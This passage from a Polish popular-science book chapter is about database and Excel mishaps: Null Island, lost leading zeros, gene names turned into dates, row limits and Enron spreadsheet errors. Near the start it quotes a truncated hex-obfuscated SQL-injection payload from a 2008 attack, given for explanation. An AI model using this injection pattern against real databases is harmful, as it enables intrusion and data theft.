Wpisanie tego kodu jako czyjegoś imienia też nie jest żartem. Nazywa się to wstrzykiwaniem kodu SQL (chodzi o popularny język związany

z bazami danych SQL, którego nazwa jest czasem wymawiana „sequel”). Proceder polega na wprowadzeniu szkodliwego kodu przez adres URL internetowego formularza i liczenie na to, że osoba odpowiedzialna za bazę danych nie zabezpieczyła jej należycie przed takimi atakami. Jest to sposób na włamanie się do cudzej bazy i wykradnięcie z niej danych. Jednak aby tak się stało, system bazodanowy musi wykonać przesłany w ten sposób kod. Niektórym to, że baza wykona przesłany z zewnątrz szkodliwy kod, może się wydawać niedorzeczne. Jednakże bez możliwości wykonywania takich poleceń współczesne bazy danych straciłyby swoją funkcjonalność. Potrzebna jest tu równowaga między zabezpieczeniem systemu przed włamaniem a możliwością obsługi zaawansowanych funkcji wymagających wykonywania dodatkowego kodu.

Żeby sprawa była jasna: powyżej podałem prawdziwy, działający kod. Nie wpisujcie go do żadnej bazy danych. Wszystko popsuje. To właśnie jego użyto w roku 2008 do ataku na bazy brytyjskiego rządu i ONZ – z tą różnicą, że część kodu została zamieniona na wartości szesnastkowe, żeby prześlizgnąć się przez systemy zabezpieczające wypatrujące właśnie takich ataków. Po dotarciu do bazy danych kod przyjmował swoją pierwotną postać, wyszukiwał wpisy i kontaktował się z odpowiednim serwerem, z którego pobierał kolejne szkodliwe programy.

Tak wyglądał ten kod w formie zakamuflowanej:

script.asp?var=random’;DECLARE%20@S%20NVAR
CHAR(4000);SET%20@S=CAST(0x4400450043004C00410
052004500200040005400200076006100720063006800610072002 8…
[kolejne 1920 cyfr]
004F00430041005400450020005400610062006C0065005F00430075
00720073006F007200%20AS%20NVARCHAR(4000));EXEC(@S);--

Sprytne, prawda? Od niefortunnych nazwisk po złośliwe ataki – trudno jest zajmować się bazami danych. A jeszcze przecież nie doszliśmy do faktycznych błędów, które zdarzają się przy wprowadzaniu danych do bazy.

Kiedy dobre dane schodzą na złą drogę

Na rogu ulic West 1st Street i South Spring Street w Los Angeles znajduje się budynek redakcji „LA Times”. Niedaleko jest ratusz, a dosłownie naprzeciwko komenda policji. W Mieście Aniołów znajdzie się trochę niebezpiecznych rejonów, w które nie powinni zapuszczać się turyści, ale to zdecydowanie nie jest jeden z nich. Wydawałoby się, że to niezwykle spokojna okolica… aż do chwili, kiedy spojrzysz na internetową policyjną mapę zgłoszonych przestępstw. W okresie od października 2008 do marca 2009 roku na tym obszarze odnotowano 1380 naruszeń prawa. To w przybliżeniu 4% wszystkich przestępstw odnotowanych w całym mieście.

Kiedy zauważono to w redakcji „LA Times”, przesłano na komendę uprzejme zapytanie z prośbą o wyjaśnienia. Okazało się, że winę ponosi sposób kodowania danych przed ich wczytaniem do bazy. Przy każdym zgłoszonym przestępstwie odnotowuje się miejsce jego popełnienia, często odręcznie, a komputer automatycznie ustala potem długość i szerokość geograficzną zajścia. Jeśli to się nie uda, przyjmowana jest domyślna wartość wpisu dla Los Angeles: wejście do komendy głównej.

Aby temu zaradzić, policja sięgnęła po uświęconą tradycją metodę radzenia sobie z nagłym zalewem przestępców: wysłała ich na odległą wyspę. Wyspę Null.

Wyspa Null to niewielki, lecz dumny kraj u zachodniego wybrzeża Afryki. Znajduje się około 600 kilometrów na południe od Ghany i łatwo

go znaleźć; wystarczy w dowolnej mapie online wpisać jego współrzędne geograficzne: (0, 0). Ciekawostka: współrzędne te przypominają wyraz twarzy wszystkich zesłanych na tę wyspę. Ponieważ – jak by to powiedzieć – poza bazami danych Wyspa Null nie istnieje. Choć w jej przypadku slogan reklamowy „Nie znajdziesz drugiego takiego miejsca na Ziemi” należy traktować dosłownie.

Niewłaściwe dane to plaga systemów bazodanowych, zwłaszcza jeśli pierwotna informacja została zapisana niewyraźnym pismem odręcznym przez z natury omylnych ludzi. Kiedy dodamy do tego niejednoznaczność nazw (przykładowo moje biuro znajduje się na Borough Road, ale w samej Wielkiej Brytanii są czterdzieści dwie ulice o tej nazwie, nie wspomniawszy o dwóch Borough Road East), przepis na katastrofę gotowy. Kiedy komputer nie potrafi ustalić właściwego miejsca, musi mimo to jakoś uzupełnić informacje. Tak oto współrzędne (0, 0) stały się miejscem domyślnym. To wyspa, na którą udają się wszystkie złe dane, by dokonać tam żywota.

Tyle że kartografowie potraktowali to poważnie. Ich dziedzina z biegiem czasu stawała się przestarzała i staroświecka, aż wypłynęła ponownie na fali współczesnej rewolucji technologicznej. Teraz zyskali widownię dla swoich hermetycznych żartów. Jako że całe pokolenia kartografów umieszczały na prawdziwych mapach wymyślone krainy (często w celu ułatwienia sobie udowodnienia komuś plagiatu), było tylko kwestią czasu, kiedy Wyspa Null zacznie żyć własnym życiem. No i naprawdę umieścili ją na mapie**. Jeśli wierzyć reklamom, Wyspa Null jest dość gęsto zaludniona, ma flagę, ministerstwo turystyki i największą na świecie liczbę segwayów przypadających na jednego mieszkańca.

Nawet kiedy dane już znajdą się w bazie, nie są bezpieczne… co nas w końcu prowadzi do programu Microsoft Excel. Moja opinia na jego temat

jest powszechnie znana: należę do jego wielkich entuzjastów. Pozwala z powodzeniem przeprowadzać mnóstwo różnych obliczeń jednocześnie i to po niego sięgam za każdym razem, kiedy potrzebuję coś szybko przeliczyć. Jednak Excel zdecydowanie nie jest systemem baz danych. A mimo to często jest w tej roli wykorzystywany.

W prostych, łatwych do przeglądania wierszach arkusza kalkulacyjnego jest coś na tyle kuszącego, że ludzie chętnie używają ich do przechowywania danych. Ja również nie jestem tu bez winy; wiele z moich mniejszych projektów czasem wykorzystuje dane zapisane w arkuszach kalkulacyjnych. To zwyczajnie takie proste… Dlatego na pierwszy rzut oka Excel wygląda na doskonałe narzędzie do zarządzania danymi. Choć tyle może się tu zepsuć…

Na początek: samo to, że coś chodzi jak liczba i kwacze jak liczba, nie znaczy, że naprawdę jest liczbą. Niektóre dane wyglądają zupełnie jak liczby, ale nimi nie są. Świetnym przykładem są numery telefonów: chociaż składają się z cyfr, tak naprawdę nie są liczbami. Kiedy ostatnio zdarzyło ci się dodać je do siebie? Albo rozłożyć na czynniki pierwsze? (Mój numer telefonu ma ich osiem, w tym cztery niepowtarzalne). Ogólna zasada powinna brzmieć: jeśli nie zamierzasz przeprowadzać na czymś żadnych obliczeń, nie zapisuj tego jako liczby.

W niektórych krajach numery telefonów zaczynają się od zera. Domyślnie liczby nie mają zera na początku. Otwórz arkusz kalkulacyjny, wpisz „097” i naciśnij Enter. Zero momentalnie zniknie. Ten przykład jest z życia wzięty: kilka lat temu miałem kartę kredytową, której kod bezpieczeństwa wydrukowany na odwrocie miał właśnie postać 097 (kluczową informacją są tu słowa „kilka lat temu”; nie jestem aż tak naiwny!). Formularze na wielu stronach usuwały zero z początku i co rusz otrzymywałem komunikat, że źle wpisałem dane swojej karty.

W przypadku numerów telefonu jest jeszcze gorzej. Jeśli do Excela wpiszemy przykładowo numer 0141 404 2559, nie tylko stracimy początkowe zero, ale program zinterpretuje go jako liczbę 1 414 042 559, która jest naprawdę duża – to dobrze ponad miliard. Więcej: program może zmienić sposób zapisu tej liczby na naukowy. Właśnie wkleiłem ten numer w arkuszu kalkulacyjnym i moim oczom ukazało się 1,414E+9. Ukryte cyfry pojawią się po zwiększeniu szerokości kolumny. Ale jeśli numer będzie naprawdę długi, zapis cyfrowy zostanie stracony bezpowrotnie.

Zapis naukowy oddziela rząd wielkości liczby od jej cyfr znaczących. Ta pierwsza wartość zazwyczaj zależy od liczby cyfr (przed przecinkiem), ale kiedy nie znamy ich wszystkich albo kiedy część z nich jest zwyczajnie nieistotna, większość liczby wypełniają zera. Mówiąc wprost: nawet potocznie oddzielamy cyfry liczby od jej wielkości. Przykład: wiek wszechświata wynosi 13,8 miliarda lat. Cyframi znaczącymi są 13,8, zaś słowo „miliard” mówi nam, jak duża jest to liczba. To dużo lepszy sposób niż zapis 13 800 000 000 i określanie wielkości liczby na podstawie liczby zer.

Zapis naukowy idzie o krok dalej. W języku potocznym lubimy okrągłe wielokrotności milionów i miliardów, ale w nauce przecinek jest przesuwany na sam przód, a potem podaje się liczbę cyfr. Zatem wiek wszechświata wynosi 1,38E+10 lat. Litera E to uproszczony sposób zapisu wielkości wykładniczej: $1{,}38 \times 10^{10}$ lat. Przy bardzo małych wartościach w wykładniku pojawiają się liczby ujemne. Masa protonu to 1,67E–27 kilogramów. Taki zapis wygląda dużo lepiej niż 0,00000000000000000000000000167 kg.

Tyle że w numerze telefonu wszystkie cyfry są istotne. Czułbym się dużo lepiej, gdybyśmy mówili o „cyfrach telefonu” zamiast o „numerach telefonu”, ponieważ – powtarzam – to nie są prawdziwe numery, to nie są

liczby. W razie wątpliwości, czy coś jest liczbą, wyobrażam sobie zapytanie kogoś o połowę tego czegoś. Gdyby zapytać kogoś mierzącego 180 centymetrów o połowę tej wartości, bez wahania odpowiedziałby: 90 centymetrów. Wzrost jest liczbą. Kiedy poprosić tę samą osobę o połowę jej numeru telefonu, poda połowę jego cyfr. Jeśli ustalanie połowy polega nie na dzieleniu, a na rozdzielaniu, nie mamy do czynienia z liczbą.

Poza przekształcaniem wartości nieliczbowych w liczby Excel czasem zamienia liczby na tekst. Zazwyczaj dotyczy to nietypowych zapisów – innych niż dziesiętny. Zapis dwójkowy stosowany przez komputery operuje wyłącznie zerami i jedynkami. W każdym zapisie potrzebujemy tyle cyfr, na ile wskazuje jego nazwa. Na przykład w zapisie dziesiętnym mamy ich dziesięć: od zera do dziewiątki. Kiedy jednak pójdziemy dalej, kończą nam się „normalne” cyfry i na pomoc śpieszą litery alfabetu.

ZAPIS DZIESIĘTNY

wartość pozycji:	10 000	1000	100	10	1
cyfra:	1	9	5	2	7

ZAPIS SZESNASTKOWY

wartość pozycji:	4096	256	16	1
cyfra:	4	C	4	7

Szybkie sprawdzenie:
4 × 4096 + C (czyli 12) × 256 + 4 × 16 + 7 × 1 = 19 527

Kiedy liczbę 19 527 w zapisie dziesiętnym przekształcimy na zapis szesnastkowy, otrzymamy 4C47. C nie jest tu literą, choć oczywiście ją przypomina. To jest cyfra. W tym przypadku ma wartość dwanaście. Podobnie jak na przykład siódemka ma wartość, cóż… siedem. Kiedy matematykom skończyły się cyfry, uznali alfabet za doskonałe źródło

dodatkowych symboli. Przecież jego litery są już ustawione w konkretnej kolejności! Zatrudnili je zatem w roli dodatkowych cyfr, wprawiając wszystkich innych w konsternację. Z Excelem włącznie. Kiedy w arkuszu kalkulacyjnym spróbujemy użyć litery jako cyfry, program rozsądnie założy, że wpisujemy słowo, a nie liczbę.

Kłopot w tym, że liczby zapisywane w systemach liczbowych o wyższych podstawach nie są wyłącznie zabawkami matematyków. Z całą swoją obsesją na punkcie liczb binarnych (dwójkowych) komputery mają też drugą pasję: system szesnastkowy. Przekształcanie liczb z zapisu binarnego na szesnastkowy jest bardzo proste i dlatego właśnie ten drugi jest używany, by ułatwić ludziom zrozumienie języka komputerów. Szesnastkowe 4C47 oznacza tę samą liczbę co binarne 0100110001000111, ale jest znacznie łatwiejsze do przyswojenia. Zapis szesnastkowy można nazwać binarnym w przebraniu. Został on na przykład wykorzystany w przytoczonym wcześniej przykładzie wstrzykiwania kodu SQL do zamaskowania polecenia w kodzie programu.

Problem w tym, że próba zapisywania w arkuszu Excela danych w formacie szesnastkowym jest poważnym błędem; błędem, który ja również popełniam. Musiałem skorzystać z wartości szesnastkowych w spisie osób, które się zrzuciły na moje filmy w sieci, a Excel natychmiast zamienił wszystko na zwykły tekst. Mam nauczkę, żeby na przyszłość używać bazy danych z prawdziwego zdarzenia jak poważni dorośli.

Ale jeśli mam być szczery, Excel jest już w połowie drogi. Ma wbudowaną funkcję przekształcającą liczby w zapisie dziesiętnym na zapis szesnastkowy o nazwie DEC2HEX*** (jeśli kiedykolwiek założę boysband, nazwę go Dec2Hex). Jeśli w komórce arkusza wpiszemy DEC2HEX(19527), Excel wypełni ją wartością 4C47, po czym natychmiast zapomni, że to liczba. Jeśli chcemy w Excelu liczby szesnastkowe

dodawać, dzielić czy w ogóle robić z nimi cokolwiek matematycznego, trzeba je przekształcić na zapis dziesiętny, wykonać obliczenia i na koniec przekształcić z powrotem.

A jeśli chcemy być prawdziwymi nerdami (za późno na gdybanie – już nimi jesteśmy!), to z pewnością powinniśmy wiedzieć o osobliwej sytuacji, kiedy to Excel całkowicie psuje zapis szesnastkowy poprzez (o ironio!) potraktowanie wpisu szesnastkowego jako liczby. Tyle że niewłaściwego rodzaju. Przykładowo dziesiętna liczba 489 w zapisie szesnastkowym ma postać 1E9. Ale kiedy wpiszemy taką wartość w Excelu, ten dostrzeże literę E między dwiema liczbami i zorientuje się, że gdzieś już coś takiego widział. Ach, to przecież zapis naukowy! I nagle nasze 1E9 zostaje zastąpione przez 1,00E+09. Od 489 do miliarda w mgnieniu formatowania!

Ten sam problem napotkamy w przypadku wszystkich „liczb szesnastkowych niezawierających cyfr literowych innych niż pojedyncze »E« stojące na miejscu innym niż pierwsze lub ostatnie”. Jest to oficjalna definicja zaczerpnięta z *On-Line Encyclopedia of Integer Sequences* [Encyklopedia Online Ciągów Liczb Całkowitych], w której znajdziemy pierwsze 99 999 takich liczb****. Zdradzę tajemnicę: stutysięczną jest 3 019 017.

To zagadnienie nie dotyczy wyłącznie nas, nerdów korzystających z zapisu szesnastkowego. Rozmawiałem nieoficjalnie z konsultantem do spraw baz danych pracującym w pewnej włoskiej firmie. Mają bardzo wielu kontrahentów, a ich system nadaje każdemu z nich identyfikator składający się z bieżącego roku, pierwszej litery nazwy firmy i indeksu liczbowego (żeby zapewnić niepowtarzalność). Z jakiegoś powodu z bazy znikały firmy o nazwie na literę E. Działo się tak, bo używano Excela, który przekształcał te identyfikatory na liczbę w zapisie naukowym, która nie była już prawidłowo rozpoznawana przez system.

W dniu pisania tych słów nie ma możliwości wyłączenia automatycznego stosowania zapisu naukowego. Pojawiają się głosy, że to prosta zmiana, która wielu osobom pomogłaby rozwiązać wiele poważnych problemów z bazami danych. Jeszcze więcej osób twierdzi jednak, że tak naprawdę nie jest to wina Excela, bo ten program w ogóle nie powinien być używany jako baza danych. Ale spójrzmy prawdzie w oczy: zawsze będzie wykorzystywany w tym celu. A to może powodować problemy z o wiele bardziej prozaicznymi funkcjami niż zapis naukowy liczb. Już z samym sprawdzaniem pisowni jest dość kłopotów.

Giną geny

Żaden ze mnie biolog, ale po niezbyt intensywnym szperaniu w sieci zrozumiałem, że mój organizm potrzebuje enzymu o nazwie „ligaza ubikwitynowo-białkowa E3”, zwanego też MARCH5. Kiedy czytam publikacje biologiczne, przypominam sobie, jak inni czują się podczas lektury publikacji matematycznych: są dla nich ciągami słów i symboli sprawiającymi wrażenie normalnego języka, ale po przetworzeniu przez mózg nie pozostawiają w nim żadnych nowych informacji. Kiedy udaje mi się zwalczyć potrzebę przetworzenia całego tekstu i skupić na ogólnej składni, mniej więcej wyłapuję ogólny sens tego, co chce przekazać autor.

> Zbiorcze dane wskazują, że niedobór MARCH5 powoduje elongację łańcucha DNA, co sprzyja przyśpieszonemu starzeniu się komórek poprzez blokowanie aktywności Drp1 i/lub sprzyjanie odkładania się Mfn1 w mitochondriach.
>
> fragment artykułu w „Journal of Cell Science” z 2010 roku; w luźnym tłumaczeniu: „Potrzebujesz tego”

Szczęśliwie dziesiąty ludzki chromosom zawiera gen kodujący instrukcję wytwarzania tego enzymu. Ma chwytliwą nazwę MARCH5 i jeśli komuś podejrzanie przypomina datę, to już wie, dokąd zmierzam. Nasz pierwszy chromosom zawiera gen SEP15 odpowiedzialny za wytwarzanie innego ważnego białka. Jeśli wpisze się te nazwy w komórkach Excela, zostaną przekształcone na Mar-05 i Sep-15; wartości komórek będą wynosić odpowiednio 01/03/2005 i 01/09/2015 (odnoszę się tu do brytyjskiej wersji Excela). Wszelki ślad po MARCH5 i SEP15 właśnie zaginął.

Czy biolodzy intensywnie używają Excela do przetwarzania swoich danych? A czy fosfoglikan jest receptorem C?! Tak! (To znaczy: tak mi się wydaje. Inne pytanie, jakie mogłem zadać, brzmi: „Czy geny DPIFB1 są wydzielane w lasach?!”, ale tego też nie byłem pewien. Niestety stan mojej wiedzy biologicznej nie wystarcza nawet do przeglądania dość oczywistych informacji z zakresu mikrobiologii). W każdym razie: chodzi o to, że tak. Biolodzy komórkowi bardzo intensywnie korzystają z Excela.

W roku 2016 trzech dzielnych badaczy z Melbourne przeanalizowało osiemnaście czasopism naukowych, w których w latach 2005–2015 pojawiały się publikacje dotyczące genomu. Znaleźli łącznie 35 175 publicznie dostępnych plików Excela powiązanych z 3597 różnymi publikacjami. Napisali program automatycznie pobierający te pliki i przeszukujący je pod kątem nazw genów, by wyłuskać te dane, które autokorekta Excela zmieniła w coś innego.

Po ręcznym przejrzeniu podejrzanych plików w celu wyeliminowania fałszywych alarmów zostało im 987 arkuszy (z 704 różnych badań) z wprowadzonymi przez Excela błędami w nazwach genów. W ich próbce 19,6% danych badawczych zapisanych w Excelu zawierało błędy. Nie do

końca wiem, jaki skutek pociąga za sobą znikanie nazw genów z czyjejś bazy danych, ale chyba można śmiało przyjąć, że nie najlepszy.

Cały problem sprowadza się do ustalenia, z jakiego rodzaju danymi mamy do czynienia. Przykładowo 22/12 może być liczbą (22 ÷ 12 = 1,833…), datą (22 grudnia) albo tekstem (po prostu ciągiem pięciu znaków: 22/12). Zatem baza danych musi przechowywać nie tylko surowe dane, ale też metadane, to znaczy dane na temat danych. Poza wartością każdy wpis ma również określony typ. Dlatego właśnie, powtarzam, numery telefonów nie powinny być zapisywane jako liczby.

W Excelu można zrobić podobne rozróżnienie, ale jest ono bardzo mało intuicyjne i zdecydowanie niewygodne w obsłudze. Domyślne ustawienia nowo utworzonego arkusza nie przystają do potrzeb badań naukowych. Po ujawnieniu problemu z autokorektą nazw genów ktoś poprosił Microsoft o komentarz. Rzecznik firmy oświadczył: „Excel potrafi wyświetlać dane i tekst na wiele różnych sposobów. Ustawienia domyślne mają co do zasady sprawdzać się w większości najczęstszych zastosowań”.

Wspaniały cytat. Zawiera bardzo silną sugestię, że „badania genetyczne nie są najczęstszym zastosowaniem”. (To trochę tak, jakby poirytowana pielęgniarka wyjaśniała komuś z obciętymi palcami, że otwieranie butelki piwa nie należy do najczęstszych zastosowań siekiery). Lubię sobie wyobrażać, że rzecznik Microsoftu mówi te słowa na konferencji prasowej, a za jej kulisami ktoś powstrzymuje twórców Microsoft Access – prawdziwego systemu bazodanowego. I tylko przez ściany da się słyszeć stłumione okrzyki: „Powiedz, żeby używali bazy danych z prawdziwego zdarzenia JAK POWAŻNI DOROŚLI LUDZIE!”.


Koniec arkusza kalkulacyjnego

Kolejnym minusem używania arkuszy kalkulacyjnych jako bazy danych jest to, że kiedyś kończy się w nich miejsce. Podobnie jak komputery borykają się z problemem zliczania czasu przy użyciu 32-cyfrowej liczby binarnej, tak Excel ma problem ze zliczaniem wierszy w arkuszu.

W roku 2010 portal WikiLeaks przesłał do redakcji „Guardiana” i „New York Timesa” 92 tysiące wykradzionych raportów z czasu wojny w Afganistanie. Julian Assange dostarczył je osobiście do londyńskiego biura pierwszej z gazet. Dziennikarze szybko ustalili, że raporty wyglądają na autentyczne, ale ku ich zaskoczeniu informacje urywały się na kwietniu 2009 roku, chociaż powinny obejmować cały ten rok.

Dobrze zgadujesz! Excel zapisywał wówczas liczbę wierszy w postaci liczby 16-bitowej, zatem nie mogło ich być więcej niż 2^{16} = 65 536. Kiedy więc dziennikarze otworzyli dostarczony plik w Excelu, program wyświetlił zawartość tylko pierwszych 65 536 wpisów. Pracownik „New York Timesa” Bill Keller opisał tajne spotkanie, na którym dostrzeżono ten problem, a „Assange, wchodząc w sposób naturalny w rolę biurowego geeka, wyjaśnił, że osiągnięto granice możliwości Excela”.

Od tamtego czasu Microsoft zwiększył możliwą liczbę wierszy do 2^{20} = 1 048 576. Ale to wciąż skończona liczba! Przewijanie arkusza Excela w dół może pozornie ciągnąć się w nieskończoność, ale kiedy przesuniesz suwak wystarczająco nisko, dotrzesz do końca arkusza. Jeśli ktoś chce zobaczyć na własne oczy pustkę poniżej ostatniego wiersza, to informuję, że potrzeba do tego około dziesięciu minut przewijania z pełną szybkością.



Oto bezdenna pustka na krańcu excelowego świata.

Kiedy arkusz kalkulacyjny dokumentnie się sypie

Zasadniczo używanie arkusza kalkulacyjnego do jakiejkolwiek ważnej pracy nie jest dobrym pomysłem. To doskonałe środowisko do popełniania i niekontrolowanego rozprzestrzeniania błędów. Organizacja Europejska Grupa do spraw Ryzyka Stosowania Arkuszy Kalkulacyjnych (European Spreadsheet Risks Interest Group – tak, naprawdę istnieje taki twór; zajmuje się badaniem przypadków, w których z arkuszem kalkulacyjnym dzieje się coś złego) oszacowała, że ponad 90% wszystkich arkuszy zawiera błędy. W około 24% występują formuły zawierające błędy obliczeniowe.

Organizacja zdołała ustalić tak podejrzanie dokładną wartość procentową, ponieważ co jakiś czas z różnych firm wyciekają wszystkie

używane w nich pliki z arkuszami Excela. Doktor Felienne Hermans pracuje jako adiunkt w zakładzie arkuszy kalkulacyjnych na Politechnice w Delft. Jestem wielkim fanem idei takiego zakładu: kolumny zamiast kolimatorów; wyrażenia warunkowe zamiast inkubatorów. A doktor Hermans miała sposobność badać jeden z największych korpusów autentycznych arkuszy kalkulacyjnych, jaki kiedykolwiek przechwycono.

Po skandalu z Enronem w roku 2001 Federalna Komisja Regulacji Energetyki opublikowała wyniki swojego dochodzenia wraz z zebranym materiałem dowodowym, który obejmował około pół miliona e-maili wymienionych przez pracowników firmy. Ponieważ publikowanie wiadomości wysłanych przez pracowników, którzy nie mieli nic wspólnego ze skandalem, budziło pewne wątpliwości, teraz w sieci jest dostępna wersja „oczyszczona” – w celu ochrony danych takich osób. To wspaniały obraz tego, w jaki sposób w tak wielkim przedsiębiorstwie jest wykorzystywana poczta elektroniczna. Oczywiście w załącznikach przesyłano bardzo wiele arkuszy kalkulacyjnych.

Hermans i jej współpracownicy przeszukali to archiwum i zgromadzili korpus 15 770 arkuszy kalkulacyjnych oraz 68 979 dotyczących ich wiadomości. Dobór jest niestety nieco tendencyjny, ponieważ pliki pochodzą z firmy badanej pod kątem nieprawidłowości w sprawozdaniach finansowych. Jednak mimo to materiał stanowi doskonały przykład tego, jak arkusze kalkulacyjne są wykorzystywane w środowisku biznesowym – włącznie z tym, w jaki sposób się je omawia, przekazuje dalej i aktualizuje.

Oto, co doktor Hermans zdołała ustalić:

- Średnia wielkość pliku wynosiła 113,4 kilobajta.
- Największy arkusz miał aż 41 megabajtów (założę się, że to było zaproszenie na urodziny z osadzonymi plikami dźwiękowymi i animowanymi gifami… na samą myśl czuję dreszcze).

- Każdy plik zawierał średnio 5,1 arkusza roboczego.
- Jeden miał ich aż 175! Nawet dla mnie to już za dużo i aż się prosi o zastosowanie SQL-a.
- Pliki miały średnio 6191 niepustych komórek, z czego 1286 zawierało formuły (zatem 20,8% komórek służyło do przeliczania lub przenoszenia danych).
- 6650 plików (czyli 42,2% całego zbioru) nie zawierało nawet jednej formuły. No ludzie! Po co w takim razie używać arkusza kalkulacyjnego?

Kiedy przyjrzymy się, co w tych plikach poszło nie tak, robi się naprawdę ciekawie. 6650 plików bez żadnych formuł było zasadniczo inną wersją dokumentu tekstowego i zawierało wyłącznie liczby, zatem je pominę. Interesują mnie tylko te, w których wykonywane są pewne obliczenia, bo tam można popełnić błędy. Mamy zatem pozostałe 9120 plików i 20 277 835 formuł.

Excel ma całkiem dobry system zapobiegający powstawaniu błędów przy wpisywaniu formuł w komórce – sprawdza na bieżąco składnię. Kiedy się programuje, często zdarza się zostawić jakiś nadmiarowy nawias kwadratowy albo zapomnieć o przecinku. Kończy się to głośnym wyklinaniem na średnik o trzeciej nad ranem („Co tu, do jasnej cholery, w ogóle robisz!?”). Przynajmniej tak słyszałem. Excel sprawdza zaś w locie, czy z interpunkcją jest wszystko w porządku.

Nie potrafi jednak zweryfikować, czy formuły używane są z sensem lub czy pobierając dane, odwołują się do właściwych komórek. W takich przypadkach program wykonuje polecenia i zwraca komunikat o błędzie tylko wtedy, kiedy w obliczeniach coś pójdzie naprawdę nie tak. #LICZBA! oznacza użycie danych liczbowych niewłaściwego rodzaju; #ZERO!

z kolei, że niewłaściwie zdefiniowano zakres danych wejściowych. I mój ulubiony: #DZIEL/0! – wskazujący na próbę dzielenia przez zero.

Zespół doktor Hermans znalazł 2205 arkuszy z co najmniej jednym komunikatem o błędzie. Co oznacza, że około 24% wszystkich plików zawierających formuły miało jakiś błąd. I te błędy miały towarzystwo: wadliwe arkusze zawierały średnio 585 i pół pomyłki każdy*****. Zadziwiająca liczba 755 plików miała ponad sto błędów, a w rekordowo błędnym arkuszu było ich aż 83 273. Jestem pod wrażeniem. Nie potrafiłbym popełnić tylu błędów naraz bez oddzielnego arkusza, w którym mógłbym je wynotowywać.

To jednak tylko maleńki podzbiór błędów: te oczywiste. O wiele więcej pomyłek w formułach nigdy nie zostanie dostrzeżonych. Bez dogłębnej wiedzy na temat tego, co autor arkusza próbował osiągnąć, nie ma sposobu na przeskanowanie plików i ustalenie, czy wszystkie formuły odwołują się do właściwych komórek i zakresów. To jest zapewne największy problem. Łatwo jest niechcący wybrać niewłaściwą kolumnę i nagle w obliczeniach pojawiają się dane z niewłaściwego roku lub wartości brutto zamiast netto.

To zaś może prowadzić do prawdziwych kłopotów. W roku 2012 Biuro do spraw Edukacji w stanie Utah pomyliło się w obliczeniach budżetowych na około 25 milionów dolarów z powodu, jak to ujął inspektor Larry Shumway, „błędnego odwołania” w arkuszu kalkulacyjnym. Rok wcześniej wieś West Baraboo w stanie Wisconsin pomyliła się w obliczeniach kosztu obsługi długu o 400 tysięcy dolarów, ponieważ wybrany do sumowania zakres pomijał jedną ważną komórkę.

A to są zaledwie proste błędy, które i tak zostały dostrzeżone. Nieprzypadkowo oba pochodzą z amerykańskiej administracji publicznej. Te jednostki mają zobowiązania względem społeczeństwa i nie mogą tak łatwo zamiatać pomyłek pod dywan. Kto wie, ile drobnych przekłamań

grasuje w złożonych sieciach formuł przemysłowych arkuszy kalkulacyjnych. W jednym z plików Enronu znajdował się łańcuch 1205 komórek, które kolejno się do siebie odwoływały (plus 2401 komórek, do których odwoływano się pośrednio). Jeden błąd w najsłabszej komórce i wszystko się psuje.

A jeszcze nie doszliśmy do „kontroli wersji”, czyli sposobu na upewnienie się, że wszyscy wiedzą, który plik zawiera najbardziej aktualne dane. Spośród 68 979 wymienionych w Enronie e-maili na temat arkuszy kalkulacyjnych 14 084 zawierały pytanie, z której wersji pliku korzystano. A oto z życia wzięty przykład, do czego to może doprowadzić: w 2011 roku władze kalifornijskiego hrabstwa Kern zapomniały upomnieć się u pewnej firmy o 12 milionów dolarów należnego podatku, ponieważ urzędnicy używali niewłaściwej wersji arkusza kalkulacyjnego, w którym nie było informacji o terenie wartym 1,26 miliarda dolarów, na którym prowadzono wydobycie ropy i gazu ziemnego.

